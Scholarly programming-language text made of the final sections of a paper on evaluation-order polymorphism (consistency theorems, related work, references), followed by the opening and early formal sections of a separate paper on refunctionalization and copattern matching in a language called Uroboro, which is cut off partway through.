The valueness in the conclusion must be τ , because we might substitute N for a , which is elaborated to a force, which is not a value. Now suppose we substitute V for a . We need to construct an elaboration derivation, and the only rule that works is *elab* \triangleright *Elim_V*:

$$\frac{\cdot \vdash e'_{val} : V \triangleright S' \hookrightarrow M}{\cdot \vdash e'_{val} : S' \hookrightarrow M} \text{elab} \triangleright \text{Elim}_V$$

This says e' is a value (*val*), where the original (parametric) economical typing judgment had τ : Substituting a concrete object (here, V) for a variable a increases information, refining τ (“I cannot prove this is a value”) into *val*. In the introduction rules, substituting N for a can replace τ with *val*, because we know we’re elaborating to a thunk, which is a value.

6. Consistency

Our main result in this section, Theorem 15, says that if e elaborates to a target term M , and M steps (zero or more times) to a target value W , then e steps (zero or more times) to some e' that elaborates to W . The source language stepping relation (Figure 5) allows both by-value and (more permissive) by-name reductions, raising the concern that a call-by-value program might elaborate to a call-by-name target program, that is, one taking steps that correspond to by-name reductions in the source program. So we strengthen the statement, showing that if M is completely free of by-name constructs, then all the steps taken in the source program are by-value.

That still leaves the possibility that we messed up our elaboration rules, such that a call-by-value source program elaborates to an M that contains by-name constructs. So we prove (Theorem 18) that if the source program is completely free of by-name constructs, its elaboration M is also free of by-name constructs. Similarly, we prove (Theorem 17) that creating an economical typing derivation from an impartial typing derivation preserves N-freeness.

Proofs can be found in Dunfield (2015, Appendix B.6).

6.1 Source-Side Consistency?

A source expression typed by name won’t get stuck if a by-value reduction is chosen, but it may diverge instead of terminating.

Suppose we have typed $(\lambda x. x)$ against $\tau \xrightarrow{N} \tau$. Taking only a by-name reduction, we have

$$(\lambda x. ())(\text{fix } u. u) \rightsquigarrow [(\text{fix } u. u)/x] () = () \text{ using } \beta\text{Nreduce}$$

However, if we “contradict” the typing derivation by taking by-value reductions, we diverge:

$$\begin{aligned} (\lambda x. ())(\text{fix } u. u) &\rightsquigarrow (\lambda x. ())([(\text{fix } u. u)/u]u) \text{ using } \text{fixVreduce} \\ &= (\lambda x. ())(\text{fix } u. u) \rightsquigarrow \dots \end{aligned}$$

We’re used to type safety being “up to” nontermination in the sense that we either get a value or diverge, without getting stuck, but this is worse: divergence depends on which reductions are chosen.

To get a source type safety result that is both direct (without appealing to elaboration and target reductions) and useful, we’d need to give a semantics of “reduction with respect to a typing derivation”, or else reduction *of* a typing derivation. Such a semantics would support reasoning about local transformations of source programs. It should also lead to a converse of the consistency result in this section: if a source expression reduces with respect to a typing derivation, and that typing derivation corresponds to an elaboration derivation, then the target program obtained by elaboration can be correspondingly reduced.

6.2 Defining N-Freeness

Definition 1 (N-freeness—impartial).

- (1) An impartial type τ is *N-free* iff (i) for each ϵ appearing in S , the evaluation order ϵ is V ; and (ii) τ has no Δ quantifiers.
- (2) A judgment $\gamma \vdash_1 e \Leftarrow \tau$ or $\gamma \vdash_1 e \Rightarrow \tau$ is *N-free* iff: (a) γ has no *evalorder* declarations; (b) in each declaration $x \varphi \Rightarrow \tau$ in γ , the valueness φ is *val* and the type τ is *N-free*; (c) all types appearing in e are *N-free*; and (d) τ is *N-free*.

Definition 2 (N-freeness—economical).

- (1) An economical type S is *N-free* iff (i) for each $\epsilon \triangleright S_0$ appearing in S , the evaluation order ϵ is V ; and (ii) S has no Δ quantifiers.
- (2) A judgment $\Gamma \vdash_E e \Leftarrow S$ or $\Gamma \vdash_E e \Rightarrow S$ is *N-free* iff: (a) Γ has no *evalorder* declarations; (b) all types S' in Γ are *N-free*; (c) all types appearing in e are *N-free*; and (d) S is *N-free*.

Definition 3 (N-freeness—target). A target term M is *N-free* iff it contains no *thunk* and *force* constructs.

6.3 Lemmas for Consistency

An inversion lemma allows types of the form $V \triangleright \dots V \triangleright S$, a generalization needed for the *elab* \triangleright *Elim_V* case; when we use the lemma in the consistency proof, the type is not headed by $V \triangleright$:

Lemma 11 (Inversion). Given $\cdot \vdash e \varphi : \underbrace{V \triangleright \dots V \triangleright S}_{0 \text{ or more}} \hookrightarrow M$:

- (0) If $M = (\lambda x. M_0)$ and $S = (S_1 \rightarrow S_2)$ then $e = (\lambda x. e_0)$ and $\cdot, x : S_1 \vdash e_0 \varphi : S_2 \hookrightarrow M_0$.
- (1) If $M = (W_1, W_2)$ and $S = (\Delta a. S_0)$ then $\cdot \vdash e \varphi : [V/a]S_0 \hookrightarrow W_1$ and $\cdot \vdash e \varphi : [N/a]S_0 \hookrightarrow W_2$.
- (2) If $M = \text{thunk } M_0$ and $S = N \triangleright S_0$ then $\cdot \vdash e \varphi : S_0 \hookrightarrow M_0$.

Parts (3)–(6), for \forall , $+$, μ and $*$, are stated in the appendix.

Previously, we showed that if a source expression elaborates to a target value, source typing says the expression is a value ($\varphi = \text{val}$); here, we show that if a source expression elaborates to a target value that is *N-free* (ruling out *thunk* M produced by the second conclusion of *elab* \triangleright *Intro*), then e is a *syntactic* value.

Lemma 12 (Syntactic values).

If $\Gamma \vdash e_{val} : S \hookrightarrow W$ and W is *N-free* then e is a syntactic value.

The next lemma just says that the \mapsto relation doesn’t produce *thunks* and *forces* out of thin air.

Lemma 13 (Stepping preserves N-freeness). If M is *N-free* and $M \mapsto M'$ then M' is *N-free*.

The proof is by cases on the derivation of $M \mapsto M'$, using the fact that if M_0 and M_1 are *N-free*, then $[M_0/x]M_1$ is *N-free*.

6.4 Consistency Results

Theorem 14 (Consistency).

If $\cdot \vdash e \varphi : S \hookrightarrow M$ and $M \mapsto M'$ then there exists e' such that $e \rightsquigarrow^* e'$ and $\cdot \vdash e' \varphi : S \hookrightarrow M'$ and $\varphi' \sqsubseteq \varphi$.

Moreover: (1) If $\varphi = \text{val}$ then $e' = e$. (2) If M is *N-free* then $e \rightsquigarrow^* e'$ can be derived without using *SrcStepCt_{xN}*.

Result (1), under “moreover”, amounts to saying that values don’t step. Result (2) stops us from lazily sneaking in uses of SrcStepCtxN instead of showing that, given N -free M , we can always find a by-value evaluation context for use in SrcStepCtxV .

Theorem 15 (Multi-step consistency).

If $\cdot \vdash e \varphi : S \hookrightarrow M$ and $M \mapsto^* W$ then there exists e' such that $e \rightsquigarrow^* e'$ and $\cdot \vdash e'_{\text{val}} : S \hookrightarrow W$. Moreover, if M is N -free then we can derive $e \rightsquigarrow^* e'$ without using SrcStepCtxN .

6.5 Preservation of N-Freeness

Lemma 16. If $\Gamma \vdash_E e \varphi \Rightarrow S$ and S is *not* N -free then it is not the case that both Γ and e are N -free.

Theorem 17 (Economizing preserves N -freeness).

If $\gamma \vdash_1 e \varphi \Leftarrow \tau$ (resp. \Rightarrow) where the judgment is N -free (Definition 1 (2)) then $[\Gamma] \vdash_E [e] \varphi \Leftarrow [\tau]$ (resp. \Rightarrow) where this judgment is N -free (Definition 2 (2)).

Theorem 18 (Elaboration preserves N -freeness).

If $\Gamma \vdash_E e \varphi \Leftarrow S$ (or \Rightarrow) where the judgment is N -free (Definition 2 (2)) then $\Gamma \vdash \text{er}(e) \varphi : S \hookrightarrow M$ such that M is N -free.

7. Related Work

History of evaluation order. In the λ -calculus, normal-order (leftmost-outermost) reduction seems to have preceded anything resembling call-by-value, but Bernays (1936) suggested requiring that the term being substituted in a reduction be in normal form. In programming languages, Algol-60 originated call-by-name and also provided call-by-value (Naur et al. 1960, 4.7.3); while the decision to make the former the default is debatable, direct support for two evaluation orders made Algol-60 an improvement on many of its successors. Plotkin (1975) related cbv and cbn to the λ -calculus, and developed translations between them.

Call-by-need or *lazy* evaluation was developed in the 1970s with the goal of doing as little computational work as possible, under which we can include the unbounded work of not terminating (Wadsworth 1971; Henderson and Morris 1976; Friedman and Wise 1976).

Laziness in call-by-value languages. Type-based support for selective lazy evaluation has been developed for cbv languages, including Standard ML (Wadler et al. 1998) and Java (Warth 2007). These approaches allow programmers to conveniently switch to another evaluation order, but don’t allow polymorphism over evaluation orders. Like our economical type system, these approaches are biased towards one evaluation order.

General coercions. General approaches to typed coercions were explored by Breazu-Tannen et al. (1991) and Barthe (1996). Swamy et al. (2009) developed a general typed coercion system for a simply-typed calculus, giving thunks as an example. In addition to annotations on all λ arguments, their system requires thunks (but not forces) to be written explicitly.

Intersection types. While this paper avoids the notation of intersection types, the quantifier Δ is essentially an intersection type of a very specific form. Theories of intersection types were originally developed by Coppo et al. (1981), among others; Hindley (1992) gives a useful introduction and survey. Intersections entered programming languages—as opposed to λ -calculus—when Reynolds (1996) put them at the heart of the Forsythe language. Subsequently—Reynolds’s paper describes ideas he developed in the 1980s—Freeman and Pfenning (1991) started a line of research on *refinement* intersections, where both parts of an intersection must refine the same base type (essentially, the same ML type).

The Δ intersection in this paper mixes features of general intersection and refinement intersection: the V and N instantiations

have close-to-identical structure, but cbv and cbn functions aren’t refinements of some “order-agnostic” base type. Our approach is descended mainly from the system of Dunfield (2014), which elaborates (general) intersection and union types into ordinary product and sum types. We differ in not having a source-level ‘merge’ construct e_1, e_2 , where the type system can select either e_1 or e_2 , ignoring the other component. Since e_1 and e_2 are not prevented from having the same type, the type system may elaborate either expression, resulting in unpredictable behaviour. In our type systems, we can think of $@$ in the source language as a merge ($@^V, @^N$), but the components have incompatible types. Moreover, the components must behave the same apart from evaluation order (evoking a standard property of systems of refinement intersection).

Alternative target languages. The impartial type system for our source language suggests that we should consider targeting an impartial, but more explicit, target language. In an untyped setting, Asperti (1990) developed a calculus with call-by-value and call-by-name λ -abstractions; function application is disambiguated at run time. In a typed setting, call-by-push-value (Levy 1999) systematically distinguishes values and computations; it has a thunk type \mathbf{U} (whence our notation) but also a dual, “lift” \mathbf{F} , which constructs a computation out of a value type. Early in the development of this paper, we tried to elaborate directly from the impartial type system to cbpv, without success. Levy’s elegant *pair* of translations from cbv and from cbn don’t seem to fit together easily; our feeling is that a combined translation would be either complicated, or prone to generating many redundant forces and thunks.

Zeilberger (2009) defined a polarized type system with positive and negative forms of each standard connective. In that system, \downarrow and \uparrow connectives alternate between polarities, akin to \mathbf{U} and \mathbf{F} in call-by-push-value. Zeilberger’s system has a symmetric function type, rather than the asymmetric function type found in cbpv. We guess that a translation into this system would have similar issues as with call-by-push-value.

8. Future Work

This paper develops type systems with multiple evaluation orders and polymorphism over evaluation orders, opening up the design space. More work is needed to realize these ideas in practice.

Implicit polymorphism. We made type polymorphism explicit, to prevent the type system from guessing evaluation orders. A practical system should find polymorphic instances without guessing, perhaps based on existential type variables (Dunfield and Krishnaswami 2013). We could also try to use some form of (lexically scoped?) default evaluation order. Such a default could also be useful for deciding whether some language features, such as let-expressions, should be by-value or by-name.

Exponential expansion. Our rules elaborate a function typed with n Δ quantifiers into 2^n instantiations. Only experience can demonstrate whether this is a problem in practice, but we have reasons to be optimistic.

First, we need the right point of comparison. The alternative to elaborating *map* into, say, 8 instantiations is to write 8 copies of *map* by hand. Viewed this way, elaboration maintains the size of the target program, while allowing an exponentially shorter source program! (This is the flipside of a sleight-of-hand from complexity theory, where you can make an algorithm look faster by inflating the input: Given an algorithm that takes 2^n time, where n is the number of bits in the input integer, we can get a purportedly polynomial algorithm by encoding the input in unary.)

Second, a compiler could analyze the source program and generate only the instances actually used, similar to monomorphization of \forall -polymorphism in MLton (mlton.org).

Other evaluation orders. Our particular choice of evaluation orders is not especially practical: the major competitor to call-by-value is call-by-need, not call-by-name. We chose call-by-name for simplicity (for example, in the source reduction rules), but many of our techniques should be directly applicable to call-by-need: elaboration would produce thunks in much the same way, just for a different dynamic semantics. Moreover, our approach could be extended to more than two evaluation orders, using an n -way intersection that elaborates to an n -tuple.

One could also take “order” very literally, and support left-to-right and right-to-left call-by-value. For low-level reasons, OCaml uses the former when compiling to native code, and the latter when compiling to bytecode. Being able to specify order of evaluation via type annotations could be useful when porting code from Standard ML (which uses left-to-right call-by-value).

Program design. We also haven’t addressed questions about when to use what evaluation order. Such questions seem to have been lightly studied, perhaps because of social factors: a programmer may choose a strict language because they tend to solve problems that don’t need laziness—which is self-reinforcing, because laziness is less convenient in a strict language. However, Chang (2014) developed tools, based on both static analysis and dynamic profiling, that suggest where laziness is likely to be helpful.

Existential quantification. By analogy to union types (Dunfield 2014), an existential quantifier would elaborate to a sum type. For example, the sum tag on a function of type $\exists a. \tau \xrightarrow{a} \tau$ would indicate, at run time, whether the function was by-value or by-name. This might resemble a typed version of the calculus of Asperti (1990).

Acknowledgments

The ICFP reviewers made suggestions and asked questions that have (I believe) improved the paper. The Max Planck Institute for Software Systems supported the early stages of this work. Dmitry Chistikov suggested the symbol Δ .

References

- A. Asperti. Integrating strict and lazy evaluation: the λ_{sl} -calculus. In *Programming Language Implementation and Logic Programming*, volume 456 of *LNCs*, pages 238–254. Springer, 1990.
- H. Barendregt, M. Coppo, and M. Dezani-Ciancaglini. A filter lambda model and the completeness of type assignment. *J. Symbolic Logic*, 48(4):931–940, 1983.
- G. Barthe. Implicit coercions in type systems. In *Proc. TYPES ’95*, volume 1158 of *LNCs*, pages 1–15, 1996.
- P. Bernays. Review of “Some Properties of Conversion” by Alonzo Church and J.B. Rosser. *J. Symbolic Logic*, 1:74–75, 1936.
- V. Breazu-Tannen, T. Coquand, C. A. Gunter, and A. Scedrov. Inheritance as implicit coercion. *Information and Computation*, 93(1):172–221, 1991.
- S. Chang. *On the Relationship Between Laziness and Strictness*. PhD thesis, Northeastern University, 2014.
- Y. Chen, J. Dunfield, M. A. Hammer, and U. A. Acar. Implicit self-adjusting computation for purely functional programs. *J. Functional Programming*, 24(1):56–112, 2014.
- M. Coppo, M. Dezani-Ciancaglini, and B. Venneri. Functional characters of solvable terms. *Zeitschrift f. math. Logik und Grundlagen d. Math.*, 27:45–58, 1981.
- R. Davies. *Practical Refinement-Type Checking*. PhD thesis, Carnegie Mellon University, 2005. CMU-CS-05-110.
- R. Davies and F. Pfenning. Intersection types and computational effects. In *ICFP*, pages 198–208, 2000.
- J. Dunfield. Elaborating intersection and union types. *J. Functional Programming*, 24(2–3):133–165, 2014.
- J. Dunfield. Elaborating evaluation-order polymorphism, 2015. Extended version with appendices. arXiv:1504.07680 [cs.PL].
- J. Dunfield and N. R. Krishnaswami. Complete and easy bidirectional typechecking for higher-rank polymorphism. In *ICFP*, 2013. arXiv:1306.6032 [cs.PL].
- J. Dunfield and F. Pfenning. Type assignment for intersections and unions in call-by-value languages. In *FoSSaCS*, pages 250–266, 2003.
- J. Dunfield and F. Pfenning. Tridirectional typechecking. In *Principles of Programming Languages*, pages 281–292, 2004.
- T. Freeman and F. Pfenning. Refinement types for ML. In *PLDI*, pages 268–277, 1991.
- D. P. Friedman and D. S. Wise. CONS should not evaluate its arguments. In *ICALP*, pages 257–284. Edinburgh Univ. Press, 1976.
- A. Frisch, G. Castagna, and V. Benzaken. Semantic subtyping. In *Logic in Computer Science*, 2002.
- P. Henderson and J. H. Morris, Jr. A lazy evaluator. In *Principles of Programming Languages*, pages 95–103. ACM, 1976.
- J. R. Hindley. Types with intersection: An introduction. *Formal Aspects of Computing*, 4:470–486, 1992.
- D. Leivant. Typing and computational properties of lambda expressions. *Theoretical Computer Science*, 44(0):51–68, 1986.
- P. B. Levy. Call-by-push-value: A subsuming paradigm. In *Typed Lambda Calculi and Applications*, pages 228–243. Springer, 1999.
- R. Milner, M. Tofte, R. Harper, and D. MacQueen. *The Definition of Standard ML (Revised)*. MIT Press, 1997.
- P. Naur et al. Report on the algorithmic language ALGOL 60. *Comm. ACM*, 3(5):299–314, 1960.
- B. C. Pierce. *Types and Programming Languages*. MIT Press, 2002.
- B. C. Pierce and D. N. Turner. Local type inference. *ACM Trans. Prog. Lang. Systems*, 22:1–44, 2000.
- G. Plotkin. Call-by-name, call-by-value, and the lambda calculus. *Theoretical Computer Science*, 1:125–159, 1975.
- J. C. Reynolds. Design of the programming language Forsythe. Technical Report CMU-CS-96-146, Carnegie Mellon University, 1996.
- N. Swamy, M. Hicks, and G. M. Bierman. A theory of typed coercions and its applications. In *ICFP*, pages 329–340, 2009.
- P. Wadler, W. Taha, and D. MacQueen. How to add laziness to a strict language without even being odd. In *Workshop on Standard ML*, 1998. <http://homepages.inf.ed.ac.uk/wadler/papers/lazyinstruct/lazyinstruct.ps>.
- C. Wadsworth. *Semantics and Pragmatics of the lambda-Calculus*. PhD thesis, University of Oxford, 1971.
- A. Warth. LazyJ: Seamless lazy evaluation in Java. In *FOOL*, 2007. foolwood07.cs.uchicago.edu/program/warth.pdf.
- R. L. Wexelblat, editor. *History of Programming Languages I*. ACM, 1981.
- A. K. Wright. Simple imperative polymorphism. *Lisp and Symbolic Computation*, 8(4):343–355, 1995.
- H. Xi. *Dependent Types in Practical Programming*. PhD thesis, Carnegie Mellon University, 1998.
- N. Zeilberger. *The Logical Basis of Evaluation Order and Pattern-Matching*. PhD thesis, Carnegie Mellon University, 2009. CMU-CS-09-122.

Automatic Refunctionalization to a Language with Copattern Matching

With Applications to the Expression Problem

Tillmann Rendel Julia Trieflinger Klaus Ostermann

University of Tübingen, Germany

Abstract

Defunctionalization and refunctionalization establish a correspondence between first-class functions and pattern matching, but the correspondence is not symmetric: Not all uses of pattern matching can be automatically refunctionalized to uses of higher-order functions. To remedy this asymmetry, we generalize from first-class functions to arbitrary codata. This leads us to full defunctionalization and refunctionalization between a codata language based on copattern matching and a data language based on pattern matching.

We observe how programs can be written as matrices so that they are modularly extensible in one dimension but not the other. In this representation, defunctionalization and refunctionalization correspond to matrix transposition which effectively changes the dimension of extensibility a program supports. This suggests applications to the expression problem.

Categories and Subject Descriptors D.3.1 [Programming Languages]: Formal Definitions and Theory; D.3.3 [Programming Languages]: Language Constructs and Features

Keywords Defunctionalization, Refunctionalization, Codata, Copattern Matching, Uroboro, Expression Problem

1. Introduction

Defunctionalization transforms programs with higher-order functions into first-order programs with pattern matching (Reynolds 1972; Danvy and Nielsen 2001). Specifically, each function type is replaced by an algebraic data type with one variant for each location in the program where a function of that type is created. The components of each variant represent the values of the free variables in the function body. Application of a function of that type is replaced by a call to an apply function, which dispatches by pattern matching on the algebraic data type. For instance, the program

```
mult n y = y * n
add n y = y + n
both (f, (a, b)) = (f a, f b)
example (n, x) = both (mult n, both (add n, x))
```

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784763

looks as follows after defunctionalization:

```
data IntToInt = Mult Int | Add Int
apply (Mult n, y) = y * n
apply (Add n, y) = y + n
both (f, (a, b)) = (apply (f, a), apply (f, b))
example (n, x) = both (Mult n, both (Add n, x))
```

Refunctionalization is the left-inverse of defunctionalization (Danvy and Millikin 2009). It works on programs that are in the image of defunctionalization, that is, there must only be one function that pattern-matches on the algebraic data type. In that case, we can replace calls to apply by function application and constructor applications by abstractions based on the apply function and then remove the algebraic data type and the apply function. Hence we are back at the original program.

Unfortunately, refunctionalization no longer works when more than one function pattern-matches on the algebraic data type. For instance, in the defunctionalized version of the program, we can find out whether a function from Int to Int is the addition function:

```
isAdd (Add _) = True
isAdd (Mult _) = False
```

This program can no longer be refunctionalized, because there is no way to analyze a function beyond applying it to a value.

The goal of this paper is to remedy this asymmetry between defunctionalization and refunctionalization. Our main insight is that symmetry can be restored by generalizing first-class functions to codata, that is, objects defined by multiple observations (whereas functions are objects defined by just one observation, namely function application). The contributions of this paper are as follows:

- We present Uroboro, a language with pattern and copattern matching (following Abel et al. 2013), and the defunctionalization and refunctionalization between its data and codata fragments (Section 2).
- We formalize the data and codata fragments and show that the total and inverse defunctionalization and refunctionalization preserve typing and behavior (Section 3).
- We observe that the two transformations can be considered a form of matrix transposition (Section 4).
- We relate to the expression problem (Wadler 1998; Reynolds 1975; Cook 1990) by showing that the transformations switch the dimension of extensibility of the program.

Section 5 contains an extension of Reynolds's (1972) original example to demonstrate the utility of defunctionalization and unrestricted refunctionalization. We discuss our results and their relation to previous work in Section 6 and conclude in Section 7.

```

data Nat where
  zero() : Nat
  succ(Nat) : Nat
function sub(Nat, Nat) : Nat where
  sub(zero(), k) = zero()
  sub(n, zero()) = n
  sub(succ(n), succ(k)) = sub(n, k)

```

Figure 1. Natural numbers and truncated subtraction.

2. Symmetric Data and Codata in Uroboro

We introduce the language Uroboro with its symmetric support for defunctionalization and refunctionalization and their connection to the expression problem with a series of small examples.

2.1 Natural Numbers as Data Type

Uroboro supports the definition of algebraic data types and the implementation of first-order functions with pattern matching. For example, Figure 1 shows how to define the algebraic data types of natural numbers and a function that takes two numbers. The data type definition for `Nat` declares the signatures of the two constructors `zero` (without arguments) and `succ` (with one argument written in parentheses that is itself of type `Nat`). After the colon, all constructors of a data type have to use the corresponding data type as return type, in this case, `Nat`.

Semantically, calling constructors is the only way to create a value of the data type. This means that consumers of a data type can be defined by pattern matching on the constructors. If a consumer handles all constructors, it is sure to support all values of the data type. For example, the function `sub` is defined by pattern matching on natural numbers. After the **function** keyword, we first give the signature of `sub`. The function takes two arguments of type `Nat` and returns `Nat`. The implementation of `sub` is given by pattern matching, using the constructor names `zero` and `succ` declared with the data type above. The equations deal with all the different ways the arguments could have been created by calling the constructors. The first equation says that subtracting from 0 gives 0 (because of *truncated* subtraction), the second equation says that subtracting 0 doesn't change a number, and the third equation recurses in the case that both arguments to `sub` are greater than one.

This example is interesting because `sub` uses some features of pattern matching that are not obvious to refunctionalize: It pattern matches on both function arguments and it uses catch-all patterns instead of enumerating all constructors. We will come back to these aspects in Section 3.2.

We chose the syntax for constructor and function signatures to mimic the syntax of constructor and function calls to highlight the fact that in Uroboro, functions and constructors are second-class entities that can only be used in calls, but cannot form expressions on their own. Consequently, Uroboro does not support higher-order functions directly. Instead, higher-order functions are supported by encoding them as codata types with a singly apply destructor.

2.2 Lists as Codata Type

Uroboro supports the definition of codata types and the implementation of first-order functions with copattern matching. For example, a list of natural numbers can be represented as a partial function from indices to the list element at that index. With first-class functions, we could implement this idea by defining a type synonym `List = Nat → Nat`. In Uroboro, we define the codata type in Figure 2 instead. The codata type definition for `List` declares the signatures of the destructor `index` (with one argument of type `Nat`). All destructors of a codata type have to use the corresponding codata type as receiver type before the dot, in this case, `List`.

```

codata List where
  List.index(Nat) : Nat
function nil() : List where
  nil().index(n) = error()
function cons(Nat, List) : List where
  cons(head, tail).index(zero()) = head
  cons(head, tail).index(succ(n)) = tail.index(n)

```

Figure 2. Lists of natural numbers represented as codata type.

codata type	⇒	data type
copattern-matching function	⇒	constructor
destructor	⇒	pattern-matching function

Figure 3. How defunctionalization (read left to right) and refunctionalization (read right to left) change the entities in a program.

Semantically, calling destructors is the only way to consume a value of the codata type. This means that creators of a codata type can be defined by copattern matching on the destructors. If a creator supports all destructors, it is sure to provide enough information for all consumers of the codata type. For example, the functions `nil` and `cons` are implemented by copattern matching, using the destructor name `index` declared with the codata type above. The equations deal with all the different ways the result could be consumed by calling the destructor. The equation for `nil` says that indexing into an empty list is an error. The first equation of `cons` says that calling `index` with 0 returns the head of the list. And the second equation delegates a call to `index` with a higher number to the tail of the list.

Again, the syntax for destructor signatures mimics the syntax for destructor calls. We choose the syntax with the dot after the receiver (as well as the word receiver itself) to resemble the usual presentation of method calls or record accesses. However, note that codata types differ from both object types and record types as they are found in most languages. Unlike usual record types, the components of codata types are evaluated only when a destructor is called. Unlike object types, codata types don't support subtyping, inheritance or implicit self recursion.

2.3 Defunctionalizing Lists

A problem with the implementation of lists in Figure 2 is that it is not immediately apparent how the lists are stored on the heap. We can make the in-memory structure of a codata type more apparent by defunctionalizing¹ it to a data type. With defunctionalization, all functions that copattern match on the original codata type become constructors of a new data type, and all destructors of the original codata type become functions that pattern match on the new data type (see Figure 3, reading left to right).

For example, Figure 4a shows the result of defunctionalizing the list representation from Figure 2. The functions `nil` and `cons` become constructors without changing their signature. The destructor `index` becomes a function, with the receiver moved to the first argument position. The equations are rewritten accordingly and associated to the new function.

The data representation of lists makes it easier to see that the lists are stored as single-linked lists on the heap, and that indexing into a list takes linear time. Since defunctionalization preserves the operational behavior of programs, these insights into the behavior of lists carry over to the codata representation. Carrying over such

¹ We keep the name *defunctionalization* although technically we do not have higher-order functions anymore. Pottier and Gauthier (2006) proposed the more general term *concretization* for translations of introduction forms into injections and elimination forms into case analysis.

```

data List where
  nil() : List
  cons(Nat, List) : List

function index(List, Nat) : Nat where
  index(nil(), n) = error()
  index(cons(head, tail), zero()) = head
  index(cons(head, tail), succ(n)) = index(tail, n)
  (a) Lists of natural numbers, represented as data type.

function null(List) : Bool where
  null(nil()) = true()
  null(cons(head, tail)) = false()
  (b) Detecting empty lists, modular in the data representation of lists.

```

Figure 4. Data representation of lists.

insights was the original goal of defunctionalization in Reynolds’s (1972) work on definitional interpreters: To understand a higher-order program (the metacircular interpreter) by studying an operationally equivalent program (the defunctionalized interpreter). In fact, the environment representations in Reynold’s interpreters are very similar to the representations of lists in this paper.

It turns out that the data representation of lists make it also easy to add additional consumers of lists, for example, a function that checks whether a list is empty. Since additional consumers are separate functions, they can be added in a modular way in the sense that adding them doesn’t require to change any old code, or to intersperse new code with old code. In a practical implementation, they could live in separate files. In this paper, they can live in separate figures, in this example Figure 4b.

2.4 Refunctionalizing Lists

We can undo the defunctionalization by refunctionalizing the program in Figure 4a back to the program in Figure 2. With refunctionalization, all functions that pattern match on the original data type become destructors of a new codata type, and all constructors of the original data type become functions that copattern match on the new codata type (see Figure 3, reading right to left).

Defunctionalization and refunctionalization are both whole-program transformation, because they require to transform *all* functions that copattern match respectively pattern match on a type, not just the functions in any particular module or part of a program. For example, if we want to support the null operation on the codata representation of lists, we have to refunctionalize the code in Figures 4a and 4b together. The result is shown in Figure 5a.

Since we now refunctionalize a data type with two functions pattern match on, we get a codata type with two destructors. This would not be supported by the usual refunctionalization to a program with higher-order functions. In Uroboro, however, the support for data types and for codata types is more balanced which leads to more symmetric defunctionalization and refunctionalization.

2.5 Modular Extensibility

In Uroboro, like in many languages, it is more modular to add functions than to add constructors or destructors. Functions can be added in a separate part of the program, without changing existing code. But to add constructors or destructors, one has to change the existing data respectively codata type, as well as all existing functions that pattern respectively copattern match on that type. Since defunctionalization and refunctionalization change which aspects of a program are encoded as functions, they also change which dimensions of extensibility are supported in a modular way.

```

codata List where
  List.index(Nat) : Nat
  List.null() : Bool

function nil() : List where
  nil().index(n) = error()
  nil().null() = true()

function cons(Nat, List) : List where
  cons(head, tail).index(zero()) = head
  cons(head, tail).index(succ(n)) = tail.index(n)
  cons(head, tail).null() = false()
  (a) Detecting empty lists, scattered in the codata representation of lists.

function repeat(Nat) : List where
  repeat(head).index(n) = head
  repeat(head).null() = false()
  (b) Creating infinite lists, modular in the codata representation of lists.

```

Figure 5. Codata representation of lists.

For example, with the codata representation of lists with null in Figure 5a, the three lines of code from the null extension in Figure 4b are scattered to three different locations: The signature of null moves to the declaration of the codata type, the equation for empty lists moves to the definition of the nil function, and the equation for non-empty lists move to the definition of the cons function. This scattering shows how the dimension of extensibility “add consumers” is better supported in the data representation than in the codata representation.

Conversely, the dimension of extensibility “add creators” is better supported in the codata representation than in the data representation, for example, a function that creates a list which infinitely repeats the same element. Since additional creators are separate functions, they can be added modularly without changing any old code or interspersing new code with old code. Again, in a practical implementation, they could live in separate files as here they can live in separate figures, in this example Figure 5b.

We could defunctionalize the code in Figures 5a and 5b to study how the same extension looks like in the data representation of lists. The three lines of code in Figure 5b would be scattered to three different locations the defunctionalized program: The signature of repeat would move to the data type declaration as additional constructor, and the equations would move to the index and null functions, respectively. This scattering shows how codata representation supports the dimension of extensibility “add creators” better.

This trade-off between two dimensions of extensibility relates to Wadler’s (1998) expression problem. Traditionally, it is phrased as a trade-off between a functional and an object-oriented decomposition. In the light of the present work, we would rather phrase it as a trade-off between a data-oriented and codata-oriented decomposition, with defunctionalization and refunctionalization as transformations between the two decompositions.

3. Formalization

We formally define the two language fragments that are related by defunctionalization and refunctionalization: One language with data types and pattern matching, the other with codata types and copattern matching. These languages are simply-typed and enjoy type soundness, proven via the usual progress and preservation theorems. The formalization of these languages allows us to clearly define defunctionalization and refunctionalization and meaningfully talk about the property of these transformations. We show that they preserve typing and behavior and are inverse to each other.

σ, τ = data type names	$def ::= \mathbf{data} \tau \mathbf{where} \ sig^*$	$def ::= \mathbf{codata} \tau \mathbf{where} \ sig^*$
con = constructor names	$\quad \ \mathbf{function} \ fun(\sigma, \tau^*) : \tau \mathbf{where} \ eqn^*$	$\quad \ \mathbf{function} \ fun(\tau^*) : \tau \mathbf{where} \ eqn^*$
des = destructor names	$sig ::= con(\tau^*) : \tau$	$sig ::= \sigma.des(\tau^*) : \tau$
fun = function names	$eqn ::= fun(con(x^*), y^*) = t$	$eqn ::= fun(x^*).des(y^*) = t$
x, y = variable names	$s, t ::= x \mid fun(s, t^*) \mid con(t^*)$	$s, t ::= x \mid fun(t^*) \mid s.des(t^*)$
$prg ::= def^*$	$u, v ::= con(v^*)$	$u, v ::= fun(v^*)$
	$\mathcal{E} ::= [] \mid fun(v^*, \mathcal{E}, t^*) \mid con(v^*, \mathcal{E}, t^*)$	$\mathcal{E} ::= [] \mid fun(v^*, \mathcal{E}, t^*) \mid \mathcal{E}.des(t^*) \mid v.des(v^*, \mathcal{E}, t^*)$
(a) Common syntax.	(b) Syntax of the data fragment.	(c) Syntax of the codata fragment.

Figure 6. Syntactic structure of definitions, terms, values and evaluation contexts.

3.1 The Data Fragment

The two language fragments have some parts in common that are specified in Figure 6a. In both language fragments, a program prg is a list of top-level definitions def . The fragments differ in what definitions are allowed in def .

